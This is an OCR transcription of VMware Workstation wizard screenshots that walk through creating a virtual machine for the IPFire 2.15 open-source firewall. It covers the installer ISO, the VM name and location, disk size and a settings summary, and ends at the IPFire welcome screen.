
Guest Operating System Installation
A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

( ) Installer disc:
DVD RW Drive (G:)

(●) Installer disc image file (iso):
C:\Users\nspadm\Downloads\ipfire-2.15.i586-full-core
Could not detect which operating system is in this disc image.
You will need to specify which operating system will be installed.

( ) I will install the operating system later.
The virtual machine will be created with a blank hard disk.



New Virtual Machine Wizard

Name the Virtual Machine
What name would you like to use for this virtual machine?

Virtual machine name: IPfire_2.15

Location: F:\KalyanVMs\IPfire_2.15

The default location can be changed at Edit > Preferences.


New Virtual Machine Wizard

Specify Disk Capacity
How large do you want this disk to be?


The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.

Maximum disk size (GB): 20.0

Recommended size for Ubuntu 64-bit: 20 GB

Store virtual disk as a single file [✓ Split virtual disk into multiple files]

Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.



New Virtual Machine Wizard

Ready to Create Virtual Machine
Click Finish to create the virtual machine. Then you can install Ubuntu 64-bit.

The virtual machine will be created with the following settings:

Name:	IPfire_2.15
Location:	F:\KalyanVMs\IPfire_2.15
Version:	Workstation 15.x
Operating System:	Ubuntu 64-bit
Hard Disk:	20 GB, Split
Memory:	2048 MB
Network Adapter:	NAT
Other Devices:	2 CPU cores, CD/DVD, USB Controller, Printer, Sound...

After the virtual machine settings are configured, start the virtual machine.


IPFire.org
An Open Source Firewall Solution

Welcome!

